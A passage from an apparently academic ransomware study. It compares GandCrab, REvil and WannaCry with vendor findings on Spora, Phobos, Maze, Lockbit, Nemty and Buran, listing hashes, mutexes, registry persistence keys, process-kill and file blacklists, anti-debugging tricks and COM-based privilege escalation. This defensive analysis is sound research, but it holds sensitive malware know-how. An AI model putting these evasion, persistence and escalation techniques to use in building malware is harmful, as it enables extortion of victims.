


Figure 46: GandCrab v1 execution flowchart

Versions after major update based on research done by Fortinet[25]:




Figure 47: GandCrab v4 execution flowchart

7.19 MITRE ATT&CK matrix

In Figure 48 the MITRE ATT&CK matrix can be seen for a sample[10] of an earlier version of GandCrab. There are not that many results due to the fact that this version of GandCrab still relies on communication with the C&C server for encryption, which is no longer operative. This fact was discovered in subsection 7.12.




Figure 48: MITRE ATT&CK matrix of old GandCrab sample generated using Any.run[1]

In figure Figure 49 the MITRE ATT&CK chart can be seen for a sample[11] of a more recent version of GandCrab. More specifically a version after the update mentioned in subsection 7.12 that allows GandCrab to start encryption without communicating with a C&C server.

Figure 49: MITRE ATT&CK matrix GandCrab v4 sample generated using Any.run[1]

[10] MD5: b68dc553317d59f38d4894455b991100
[11] MD5: 0301296543c91492d49847ae636857a4

8 Other analyses

In this section analyses done by security companies will be used to paint a more global picture of the characteristics for several other ransomware and Ransomware-as-a-Service strains. This is done to account for the fact that the previous 3 sections discuss 3 ransomware strains and as such do not paint a clear picture of the entire ransomware landscape. This chapter will cover analyses of the following ransomware strains: Spora[12] [13], Phobos[14], Maze[15] and Lockbit[16]. Two RaaS strains are also discussed: Nemty[17] and Buran[18].

8.1 Packing method

Executables belonging to the Spora ransomware family were found to be packed using several different packers. Most notably the executables were found to be packed with the default UPX packer[22].

In contrast to most of the ransomware that comes protected by some packer, Phobos is not packed or obfuscated. Although the lack of packing is not common in the general population of ransomware, it is common among ransomware strains that are distributed manually by the attackers[15].

According to an analysis done by McAfee the Maze ransomware is usually packed into an exe or dll file[50].

Lockbit was found to make use of a packer that was written in .NET. It uses RunPE to execute its payload, injecting it into the vbc.exe process. RunPE is a technique that hides a running executable inside a process belonging to a different executable. If vbc.exe is not present on the system the packer will download and install it[67].

Nemty RaaS ransomware also uses the RunPE technique for execution, meaning it unpacks itself to memory before executing[45].

The goal of the packer used by Buran Ransomware is to unpack the ransomware using a RunPE technique to run it from memory[3].

8.2 Anti-reverse engineering techniques

The MalwareBytes team mentions that after unpacking no other obfuscation techniques are used in Spora ransomware[22].

[12] MD5: 4a4a6d26e6c8a7df0779b00a42240e7b
[13] MD5: 3b80deb6d55cb0bb8560afd22238885c
[14] MD5: e59ffeaf7acb0c326e452fa30bb71a36
[15] MD5: c9ea6430da4e72b672ce29e56ecad603
[16] MD5: e4179bca5bf5b1fd51172d629f5521f8
[17] MD5: 37aaba6b18c9c1b8150dae4f1d31e97d
[18] MD5: e60e767e33acf49c02568a79d9cbdadd

Phobos makes use of string encryption as an anti-reverse engineering technique[15]. The strings are encrypted using AES. This is the only anti-reverse engineering technique identified by the MalwareBytes team[15].

According to McAfee, Maze ransomware makes use of several tricks to make analysis harder[50]. The first trick Maze uses is to load memory locations of functions into global variables, that are never used. This causes a lot of clutter inside the executable which makes it harder to reverse engineer. The second trick that is used is string encryption. Strings used in the program are stored in encrypted form and decrypted at runtime. There are also several blocks of junk code inside the ransomware that have no apparent functionality. Maze tests if it is being debugged by calling IsDebuggerPresent, if this returns true the ransomware will stay in an infinite loop and do nothing. The ransomware will also attempt to terminate debugging processes such as x32dbg.exe. Maze attempts to prevent debuggers from attaching to the process by patching the address that debuggers frequently hook with a return opcode. Finally, the ransomware does not fetch the address of function calls directly but instead uses the Export Address Table(EAT) from dll files to get the memory location of a function. Function calls are made indirectly by pushing all arguments and the function address to the stack and then jumping to the address manually.

Lockbit makes use of dynamic IAT building, which means that imports are loaded at runtime instead of built beforehand[67]. Lockbit also manually checks the PEB block of the program to check for the BeingDebugged flag[34]. All strings in the executable are encrypted to make it harder for reverse engineers to make sense of the code[34].

According to McAfee several anti-reverse engineering mechanisms were added to the Nemty ransomware code[45]. Nemty only decrypts certain information in memory if the encryption process is working as planned. It clears memory after finishing some operations. Finally, information sharing between different memory addresses is used, cleaning the old memory of the information.

Buran makes use of the reg.exe utility to make changes to the registry. This is done as a way of avoiding automated detection of registry access[3]. This is the only anti-reverse engineering technique mentioned in the analysis done by McAfee[3].

8.3 Imports

Unfortunately the only analysis that contains a list of imports is the Lockbit analysis done by Northwave[67]. The analysis mentions that Lockbit imports the following dll files during runtime:

- Shell32.dll
- Ole32.dll
- Advapi32.dll

- User32.dll
- Msvctr.dll
- Crypt32.dll
- Shlwapi.dll
- MPR.dll
- Bcrypt.dll

8.4 Mutexes

Spora ransomware makes use of a mutex with the following naming convention[22]:

```
m<VolumeSerialNumber:decimal>
```

No mutex usage is mentioned in the Phobos analysis done by MalwareBytes[15].

Maze creates a mutex with the name "Global\x" where x is a special value that is unique per machine[50].

Lockbit was found to make use of a hardcoded mutex to prevent overinfection[34]:

```
Global\{BEF590BE-11A6-442A-A85B-656C1081E04C}
```

Nemty ransomware creates a mutex with a static name, which changes each ransomware version but does not change accross samples of the same version[45].

No mutex usage was mentioned in the Buran analysis done by McAfee[3].

8.5 Registry keys

No registry key usage was listed in the Spora analysis done by MalwareBytes[22].

Phobos ransomware makes use of the following registry keys to add itself as a startup app[15]:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

No registry usage is mentioned in the McAfee analysis of Maze[50].

Lockbit stores data inside the registry using two keys[67]:

```
HKCU\SOFTWARE\Lockbit\Full
HKCU\SOFTWARE\Lockbit\Public
```

The Full registry key is used to store the victim ID and file markers. The Public registry key corresponds to the unique TOR URL ID that Lockbit builds for the infected system[34].

Nemty ransomware stores information in the registry. The following registry keys are used[45]:

```
HKCU\SOFTWARE\NEMTY\akey
HKCU\SOFTWARE\NEMTY\cfg
HKCU\SOFTWARE\NEMTY\fid
HKCU\SOFTWARE\NEMTY\pbkey
```

Finally Nemty also uses the following registry key to add itself as a startup app[45]:

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

Buran uses the registry to add itself as a startup app using the following key[3]:

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

An important side note to make here is that Buran adds a * sign after its exe value, this indicates that the executable will also be run as a startup app when the system boots in safe mode. Buran also uses the registry to create a sort of check, if the following registry key is not set Buran will connect to a domain and then write to the registry key[3]:

```
HKCU\SOFTWARE\Buran\Knock
```

8.6 API Functions

Spora ransomware was found to make use of the Windows Crypto API[22].

Phobos uses the Windows Crypto API for encryption of files[15].

The CryptGenRandom function from the Windows Crypto API is used by maze ransomware to generate encryption keys and IV values[50].

Lockbit makes use of the bcrypt.dll library for its encryption functionality. If the dll file cannot be loaded Lockbit will use the Windows Crypto API as a fallback for encryption[34].

Nemty makes use if the Windows API for several different pieces of its functionality[45]. It queries the Windows API for disk information, information about the infected system and uses the Windows Crypto API for encryption. In version 1.6 the ransomware switched to its own AES implementation instead of the Windows Crypto API implementation[45]. After the ransomware authors discovered that a decryptor had been made based on a flaw in their AES implementation, the ransomware switched back to using the Windows Crypto API for encryption[45]. This was done in version 1.6 of the ransomware.

Buran was found to not make use of any third party libraries[3].

8.7 Privilege escalation methods

Spora: No privilege escalation methods have been implemented, instead a prompt for administrative rights appears repeatedly until the user accepts it[22].

Phobos does not deploy any privilege escalation techniques and instead simply displays a popup asking for elevated privileges[15].

No privilege escalation methods are identified in the Maze analysis done by McAfee[50].

According to an analysis done by Northwave Lockbit makes use of several privilege escalation techniques. The first technique exploits the ICMLuaUtil elevated COM Interface-Object to gain administrative privileges. A COM object is an object inside the Windows system that manages a certain part of the system. The second technique that is used exploits the ColorDataProxy COM Object to gain elevated privileges[67].

McAfee do not mention any privilege escalation methods in their Nemty analysis[45].

Buran makes use of the runAs API call to prompt the user for administrative privileges[3].

8.8 Configuration options

No configuration options are mentioned in the MalwareBytes analysis of Spora[22] and Phobos[15].

Maze has a few runtime options that can be used to direct the execution flows. The switches to do so are found in an analysis done by McAfee and are listed below[50]:

- nomutex : Prevents checking the mutex so that it can run more than one instance on the same machine. It can also be used to avoid vaccines that are made before the malware creates the mutex name in the machine.
- noshares : The malware will not encrypt network shares.
- path : In this case the malware will encrypt all files in all folders starting from this path unless they are blacklisted names, extensions or folder names.
- logging : If this switch is enabled the malware will log all the steps it makes.

No confuration options were identified in the Lockbit analyses of Northwave[67] and Sophos[34].

No configuration options are mentioned in the Nemty analysis done by McAfee[45].

No configuration options were identified for Buran in the analysis done by McAfee[3].

8.9 Encryption method

Spora makes use of AES-256-CBC to encrypt files with a unique key for each file. File encryption keys are encrypted using a RSA-1024 public key that was

included in the executable[22].

In Phobos all files are encrypted using the same AES 256 bits key, using a unique IV for each file that is encrypted. The IV is appended to the encrypted file. AES-256 is used, possibly in CBC mode. The authors are not sure about this[15]. The AES key is encrypted using a RSA public key[15].

Maze ransomware encrypts all files using the ChaCha algorithm. Each file is encrypted with a unqiue 32 bit random encryption key and 8 byte random IV. The encryption keys are encrypted using the RSA public key of the attacker. The size of the public RSA key used is not mentioned in the analysis[50].

Lockbit was found to check for AES cpu instruction support[67]. After discussing this further with the authors of the Northwave analysis they said that Lockbit encrypts files with AES-256 and the file encryption keys are encrypted using a RSA public key belonging to the attacker. The analysis done by Sophos[34] shows that Lockbit makes use of I/O completion ports to speed up the encryption process.

Nemty encrypts all files using AES. The key size and encryption mode are not mentioned in the analysis done by McAfee[45]. Nemty was found to be using its own implementation of AES in older versions. Upon publication of a decryptor based on a vulnerability in their implementation the Nemty authors switched to using the Windows Crypto API for encryption.

The only thing stated about the encryption method of Buran was that Buran uses a reliable cryptographic algorithm using global and session keys as well as random file keys[3]. No specific algorithms are mentioned in the McAfee analysis[3].

8.10 Encryption key management

Spora appends the encrypted file encryption key to the end of each file. The public RSA key used to encrypt file encryption keys is present in the executable itself[22].

Phobos ransomware creates a set of data that is appended to the encrypted file. The first block consists of metadata, including checksums, and the original file name. After this block, the random IV and encrypted AES key are found. Finally, The last element is the file marker: “LOCK96”. This set of data is appended to each encrypted file[15]. The AES key used for file encryption is encrypted with a public RSA key that is present in the executable[15].

Maze creates a block of metadata for each file that is encrypted. This block is stored at the end of the encrypted file and contains the encrypted key and IV used to encrypt the file. The key and IV are encrypted using a public RSA key present in the executable[50].

No sources could be found to describe the encryption key management employed by Lockbit.

Nemty makes use of a single AES key to encrypt all files on a system[45], each file is encrypted using a unique IV. This AES key is unique on each system. The encryption keys used are stored in a config file on the system[45]. The AES key is encrypted with a locally generated RSA public key before being stored in the config file. The config file is encrypted with RSA-8192 before being stored on the system. It is not mentioned which RSA key is used for this[45].

The only key management mentioned in the Buran analysis[3] is the fact that Buran makes use of random file keys as well as global and session keys.

8.11 Command & Control communication fields

A .KEY file was found to contain information that is uploaded to the server in Spora ransomware. The .KEY file contains encrypted data about the victim that needs to be uploaded later to the attacker's website for the purpose of synchronizing the status of the victim[22].

Phobos does not seem to communicate with a Command & Control server, it contains a unique key in the ransom note which needs to be sent to the authors when contacting them[15].

Maze attempts to send information to the C&C server by sending a POST request to a list of hardcoded ip addresses[50]. The analysis does not elaborate on the specific fields that are present in the request. On top of this the ransom note also contains a unique identifier that must be used in communication with the ransomware actors[50].

The only interaction that Lockbit was found to have with the C&C server was the fact that an infection generated a unique TOR URL which is used to contact the ransomware support. This URL contains the victim ID used to identify the victim in the back-end C&C server[67][34].

Nemty collects data about the system it infects, which is later sent to the C&C server. This data is saved in a config file which contains the following fields[45]:

- IP : External IP address of victim system
- Country : Country the victim system is located in
- Computer name : Computer name of victim
- Username : Username logged into the system
- OS : Operating system name
- isRU : Boolean indicating if the system is in a CIS country
- Version : Nemty version
- CompID : Hardware id to identify the infected system
- FileID : Random string identifier

- UserID : Affiliate id
- key : AES key used to encrypt files
- pr_key : Private key used to encrypt the file encryption key
- disks : Information about the disk drives present in the system

This configuration file is encrypted with a RSA-8192 public key and encoded in base64 before being saved to disk[45].

The only field that Buran sends to the C&C servers is the unique victim identifier that one must manually send to the ransomware actors during negotiations with them[3]. McAfee mentions that this field is used to link an infection to an affiliate. No other communication is mentioned in the analysis done by McAfee[3].

8.12 Network traffic

In early versions of Spora users had to upload their .KEY file(containing data about their system) to the ransom website. In newer versions of Spora this data is automatically submitted when clicking the ransom link. No other C&C traffic is present in the ransomware[22].

As mentioned in the subsection above Phobos does not seem to contain any network functionality[15].

Maze ransomware connects to a list of IP addresses hardcoded in the executable after the encryption process has finished[50]. A POST request is done to a random URL consisting of the IP address and random strings/folders appended to it.

Lockbit generates network traffic during three stages. In the first stage Lockbit will attempt to get the geolocation of the infected system by connecting to the following URL: IPLO.RU[67]. The second stage in which Lockbit generates network traffic is when it attempts to encrypt network shares. Lockbit will enumerate all available network shares the current user of the victim system has access to and will encrypt them all[67]. Finally Lockbit will automatically spread itself on the local network using SMB. If Lockbit is able to connect to a system through SMB it will launch a PowerShell command that will download and execute a Lockbit installer[67].

Nemty fetches the external IP address of the system at the start of its execution using an online ip service. https://api.ipify.org is used in versions before version 2.3 and https://www.myexternalip.com/raw is used in versions after version 2.3[45]. It also sends the config file mentioned in subsection 8.11 through TOR to the C&C server after encryption has finished[45].

The Buran analysis[3] done by McAfee only mentions that Buran connects to iplogger.ru to fetch the external IP of the infected system and that Buran enumerates all local network shares for encryption.

8.13 Anti-virus evasion methods

No anti-virus evasion methods are mentioned in any of the ransomware/RaaS analyses[22][15][50][67][45][3].

8.14 Persistence mechanisms

No persistence mechanisms were mentioned in the Spora analysis done by MalwareBytes[22].

The only persistence mechanism found in Phobos is the fact that it adds itself as a startup application through the use of registry keys[15].

No persistence mechanisms are identified in the McAfee analysis of Maze ransomware[50].

Lockbit obtains persistence through two methods. The first method is to schedule a a task through the COM interface[67]. The second method used is to add itself as a startup app using the registry[67][34].

Nemty obtains persistence through the scheduling of a task using the following command: "create /sc onlogon". The binary of the ransomware is copied to the user directory. The task is launched using ShellExectue[45].

Buran adds itself as a startup application through use of the registry. It also ensures that it is started when the victim machine boots in safe mode[3].

8.15 Spreading mechanisms

No spreading mechanisms are present in Spora ransomware itself[22].

No spreading mechanisms are mentioned in the Phobos analysis done by MalwareBytes[15].

No spreading mechanisms have been identified in the Maze ransomware[50].

Lockbit was found to spread itself locally using SMB. If an SMB connection can be established to a system on the local network, then Lockbit will automatically deploy a local Lockbit installation on that system[67].

The Nemty ransomware was not found to contain any spreading mechanisms[45].

No spreading mechanisms were found in the Buran analysis done by McAfee[3].

8.16 Process white/blacklist

No process termination is mentioned in the Spora analysis done by MalwareBytes[22].

Phobos makesn use of the following process blacklist[15]:

```
agntsvc.exe dbeng50.exe dbsnmp.exe encsvc.exe excel.exe
firefoxconfig.exe infopath.exe isqlplussvc.exe msaccess.exe
msftesql.exe mspub.exe mydesktopqos.exe mydesktopservice.exe
mysqld-nt.exe mysqld-opt.exe mysqld.exe ocautoupds.exe
ocomm.exe ocssd.exe onenote.exe oracle.exe outlook.exe
```

```
powerpnt.exe sqbcoreservice.exe sqlagent.exe sqlbrowser.exe
sqlservr.exe sqlwriter.exe steam.exe synctime.exe
tbirdconfig.exe thebat.exe thebat64.exe thunderbird.exe
visio.exe winword.exe wordpad.exe xfssvccon.exe
```

Maze ransomware was found to make use of a blacklist that terminates processes related to databases and office programs, as well as debuggers and analysis tools[50]. The McAfee analysis lists an incomplete blacklist[50]:

```
dumpcap.exe excel.exe fiddler.exe msaccess.exe
mysqld-nt.exe outlook.exe pipanel.exe
procexp64.exe procexp.exe procmon64.exe
procmon.exe python.exe taskkill.exe
visio.exe winword.exe x32dbg.exe x64dbg.exe
```

Lockbit kills several processes during its execution, the following list was identified by Northwave[67]:

```
axlbridge.exe Culture.exe dbsrv12.exe DefWatch.exe fdlauncher.exe
httpd.exe MsDtSrvr.exe QBCFMonitorService.exe QBDBMgr.exe
QBIDPService.exe qbupdate.exe QBW32.exe RAgui.exe RTVScan.exe
sqlbrowser.exe sqlservr.exe supervise.exe tomcat6.exe
usbarbitator64.exe vmware.exe vmware-converter.exe winword.exe
wxServer.exe wxServerView.exe zhudongfangyu.exe
```

Nemty kills several processes before starting the encryption cycle. The following process blacklist is used[45]:

```
Excel.exe Onenote.exe Oracle.exe Outlook.exe SQL.exe
Thunderbird.exe Virtualbox.exe WindWord.exe Wordpad.exe
```

No process blacklist is found during the analysis of Buran, however it is mentioned as a possibility in an advertisement for Buran on a russian hacking forum[3].

8.17 Folder white/blacklist

8.17.1 Spora ransoware

Spora does not encrypt anything in the following folders[22]:

```
windows
program files
program files (x86)
games
```

Spora ransomware encrypts files with the following extensions[22]:

```
xls doc xlsx docx rtf odt pdf psd dwg
cdr cd mdb 1cd dbf sqlite accdb jpg
jpeg tiff zip rar 7z backup sql bak
```

8.17.2 Phobos ransomware

Phobos ransomware makes use of a folder blacklist containing only the following folder[15]:

```
C:\Windows
```

It also contains both a file white and blacklist. The file blacklist contains filenames that are not encrypted[15]:

```
info.hta
info.txt
boot.ini
bootfont.bin
ntldr
ntdetect.com
io.sys
```

Files with an extension present in the following whitelist are encrypted[15]:

```
1cd 3ds 3fr 3g2 3gp 7z accda accdb accdc accde accdt accdw adb adp
ai ai3 ai4 ai5 ai6 ai7 ai8 anim arw as asa asc ascx asm asmx asp
aspx asr asx avi avs backup bak bay bd bin bmp bz2 c cdr cer cf
cfc cfm cfml cfu chm cin class clx config cpp cr2 crt crw cs
css csv cub dae dat db dbf dbx dc3 dcm dcr der dib dic dif divx
djvu dng doc docm docx dot dotm dotx dpx dqy dsn dt dtd dwg dwt dx
dxf edml efd elf emf emz epf eps epsf epsp erf exr f4v fido flm
flv frm fxg geo gif grs gz h hdr hpp hta htc htm html icb ics iff
inc indd ini iqy j2c j2k java jp2 jpc jpe jpeg jpf jpg jpx js
jsf json jsp kdc kmz kwm lasso lbi lgf lgp log m1v m4a m4v max
md mda mdb mde mdf mdw mef mft mfw mht mhtml mka mkidx mkv mos mov
mp3 mp4 mpeg mpg mpv mrw msg mxl myd myi nef nrw obj odb odc odm
odp ods oft one onepkg onetoc2 opt oqy orf p12 p7b p7c pam pbm
pct pcx pdd pdf pdp pef pem pff pfm pfx pgm php php3 php4 php5 phtml
pict pl pls pm png pnm pot potm potx ppa ppam ppm pps ppsm ppt
pptm pptx prn ps psb psd pst ptx pub pwm pxr py qt r3d raf rar raw
rdf rgbe rle rqy rss rtf rw2 rwl safe sct sdpx shtm shtml slk
sln sql sr2 srf srw ssi st stm svg svgz swf tab tar tbb tbi tbk
tdi tga thmx tif tiff tld torrent tpl txt u3d udl uxdc vb vbs vcs
vda vdr vdw vdx vrp vsd vss vst vsw vsx vtm vtml vtx wb2 wav wbm
wbmp wim wmf wml wmv wpd wps x3f xl xla xlam xlk xlm xls xlsb xlsm
xlsx xlt xltm xltx xlw xml xps xsd xsf xsl xslt xsn xtp xtp2 xyze xz zip
```

8.17.3 Maze Ransomware

Maze makes use of a folder blacklist that contains folders that are ignored during the encryption process. This list consists of the following folders[50]:

```
All Users
```

```
AppData\Local
Games
Local Settings
Low\Content.IE5
Program Files
ProgramData
Tor Browser
User Data\Default\Cache
Windows
cache2\entries
```

Maze also contains a blacklist of file extensions that are not encrypted[50]:

```
LNK
EXE
SYS
DLL
```

Finally Maze also contains a blacklist of filenames that are not encrypted[50]:

```
inf
ini
dat
db
bak
dat.log
bin
DECRYPT-FILES.txt
```

8.17.4 Lockbit ransomware

Sophos found that Lockbit makes use of a folder blacklist[34]:

```
$recycle.bin
$windows.~bt
$windows.~ws
All users
appdata
application data
boot
google
intel
Microsoft
mozilla
Msbuild
msocache
perflogs
system volume information
```

```
tor browser
windows
windows.old
Windows nt
```

Lockbit also makes use of a file extension blacklist[34]:

```
.386 .cmd .exe .ani .adv .theme .msi .msp .com
.diagpkg .nls .diagcab .lock .ocx .mpa .cpl .mod
```

8.17.5 Nemty ransomware

Nemty ransomware does not encrypt the following folders[45]:

```
.
..
```

On top of that list the following files are also not encrypted[45]:

```
$RECYCLE.BIN IO.SYS appData Microsoft AUTOEXEC.bat MSDOS.SYS
boot.ini NTDETECT.COM bootmgr ntldr BOOTSECT.BAK ntuser.dat
Common_Files Programdata CONFIG.SYS rsa Desktop.ini windows DECRYPT.txt
```

Finally, nemty does not encrypt the following file extensions(case insensitive)[45]:

```
.log .cab .cmd .com .cpl .exe .ini .dll .lnk .url .ttf
```

8.17.6 Buran ransomware

Buran makes use of a folder blacklist that is not encrypted[3]:

```
$recycle.bin
$windows.~bt
all users
appdata
apple computer\safari
application data
boot
c:\windows
common files
embedded lockdown manager
google
google\chrome
inetpub\logs
intel
internet explorer
microsoft
microsoft help
mozilla
mozilla firefox
```

```
msbuild
nvidia
opera,
opera software
package cache
recycler
reference assemblies
tor browser
windows
windows.nt
windows.old
windows defender
windows journal
windows mail
windows media player
windows photo viewer
windows portable devices
windowspowershell
windows security
windows sidebar
```

On top of this Buran also makes use of a file blacklist[3]:

```
!!!_your_files_are_encrypted_!!!.txt master.exe boot.ini master.dat
bootfont.bin ntldr bootsect.bak ntuser.dat defender.exe ntuser.ini
desktop.ini temp.txt iconcache.db thumbs.db ntdetect.com unlock.exe
ntuser.dat.log master.exe unlocker.exe master.dat
```

9 Discussion

In the previous sections an analysis has been performed on the REvil, WannaCry and GandCrab ransomware strains. Finally, an overview was given of analyses of several other ransomware and RaaS strains. In this section the results of each strain will be compared on the variables suggested in section 4. Any conclusions found will be supported using the analyses discussed in section 8

9.1 Packing method

REvil is spread using different packing methods. Some samples are not packed at all while other samples were found to be encrypted with a custom UPX-based packer, resulting in a packed EXE file.

WannaCry is spread using a DLL file which unpacks and launches mssecsvc.exe, which is the main WannaCry executable.

GandCrab version 1,2,3 and 4 are packed with a custom packer that cannot be identified by PEiD and EXEInfoPacker. The files are in the EXE format.

Thus the differences in packing methods between REvil and WannaCry are that REvil is packed into an EXE file while WannaCry is packed into a DLL file. Besides this REvil is not always packed. REvil uses a RunPE technique to unpack itself, whilst WannaCry does not use that technique. The common property between WannaCry and REvil is that they both employ a packing method.

The differences in packing methods between REvil and GandCrab are that REvil is not always packed, while GandCrab is always deployed in a packed format. The common property between REvil and GandCrab is that they are both packed into an EXE using a custom packer.

REvil makes use of a RunPE technique to inject itself into a different process. From section 8 we learn that other RaaS strains also make use of this technique. Lockbit, a regular ransomware strain, was also found to make use of this technique. In order to reduce the impact of RaaS one could look to add functionality to endpoint security software that prevents or scans for RunPE techniques such as RunPE_Detecter[58].

RaaS can be detected in the early stages of execution by looking at the executable memory of the ransomware. During the unpacking process the decrypted binary is written to the memory of the executable, which can be checked for by regular anti-virus solutions that scan RAM memory such as MalwareBytes[17].

The packing method could be used to correlate the malware to a specific affiliate. As was shown in the packer analysis, the packing method differs for different REvil samples and as such can be accredited to the modus operandi of a specific affiliate distributing the ransomware. This pattern was not present in the Nemty and Buran RaaS strains which might indicate that some RaaS

strains provide their affiliates with a packer whilst other RaaS strains expect their affiliates to source the packer. When a RaaS strain expects the affiliate to provide the packer, the packing method used could possibly be used as an identifying characteristic in criminal investigations against the affiliates distributing the ransomware, depending on if the packer used is unique to a single attacker.

The packer used by REvil is more sophisticated than the one used in GandCrab. The packer of GandCrab simply decrypts the binary to a fixed location in it's own executable whilst REvil makes use of memory allocation before decrypting the binary to the allocated memory and executing it. This makes it harder to unpack as there is no large fixed jump within the code but instead a call to a function that starts the main binary. This leads to the idea that packing methods used by RaaS strains are increasing in sophistication. Nemty and Buran were also found to use the RunPE technique present in REvil, since both are also newer RaaS strains(Buran first discovered in May 2019[3], Nemty first discovered in August 2019[45]) this idea is further solidified.

9.2 Anti-reverse engineering techniques

REvil makes use of dynamic imports as a way of making static analysis harder. It resolves the imports at runtime with an IAT building function at the start of it's code. REvil also makes use of string encryption to make analysis harder. All strings are decrypted at runtime using the RC4 algorithm and are saved in an encrypted state in the binary.

WannaCry is split up into different components, some of which are stored in an encrypted state and decrypted at runtime. On top of this WannaCry makes use of a killswitch at the start of its execution. It tries to resolve a very long seemingly random domain that should only resolve inside a VM. If that domain is resolved WannaCry shuts down.

GandCrab does not make use of any anti-reverse engineering techniques in earlier versions of its ransomware. In version 4.3 redundant code is added as a form of making analysis harder.

The differences in Anti-reverse engineering techniques between REvil and WannaCry are that WannaCry is split up into different components while REvil is contained inside a single executable. This is something that is most likely unique to WannaCry as this was not found to be the case for Spora, Phobos, Maze or Lockbit ransomware. WannaCry makes use of an anti-vm technique to stop itself from running inside a VM while REvil uses no such techniques. These anti-vm techniques were also found in Maze and Lockbit, but not in any of the RaaS Strains. REvil makes use of dynamic IAT building and makes use of RC4 encrypted strings whilst WannaCry encrypts entire components of it's code. Dynamic IAT building was also present in Lockbit and a similar technique was also used in Maze, meaning that such techniques are not unique to RaaS. The fact that REvil uses dynamic IAT building can be used to possibly identify

it whilst it is running as requesting the memory addresses of DLL files is not something that most software will do for legitimate purposes.

REvil makes use of dynamic IAT building and RC4 encrypted strings whilst the only anti-reverse engineering technique used by GandCrab is the addition of redundant code. Nemty was found to also make use of encrypted strings and other obfuscation techniques, while Buran did not. This shows that more recent strains not always make use of anti-reverse engineering techniques and that the amount of anti-reverse engineering differs a lot per strain. There is a rising trend in sophistication, but it differs a lot across strains, more sophisticated strains seem to prefer incorporating anti-reverse engineering techniques.

9.3 Imports

In Table 1 all imports of REvil, WannaCry and GandCrab are listed and the differences and common imports can be seen.

	REvil	WannaCry	GandCrab
Advapi32.dll	✓	✓	✓
Crypt32.dll	✓		
Gdi32.dll	✓		
Kernel32.dll	✓	✓	✓
Mpr.dll	✓		✓
Ntdll.dll	✓		
Ole32.dll	✓		
Shell32.dll	✓		✓
Shlwapi.dll	✓		
User32.dll	✓	✓	✓
Winhttp.dll	✓		
Winmm.dll	✓		
Ws2_32.dll		✓	
Iphlpapi.dll		✓	
Wininet.dll		✓	✓
Msvcp60.dll		✓	
Msvcrt.dll		✓	

Table 1: Import comparison of REvil, WannaCry and GandCrab

It can be seen that Advapi32.dll, Kernel32.dll and User32.dll are all used by every strain that was examined. When looking at the functions imported from these DLL files one can learn that Advapi32.dll contains functions to interact with the current process and the registry. Kernel32.dll contains functions that allow for interaction with the file system. User32.dll contains functions that allow for interaction with windows on the screen. All of these imports are not unique to ransomware and as such cannot be used to uniquely identify or detect ransomware.

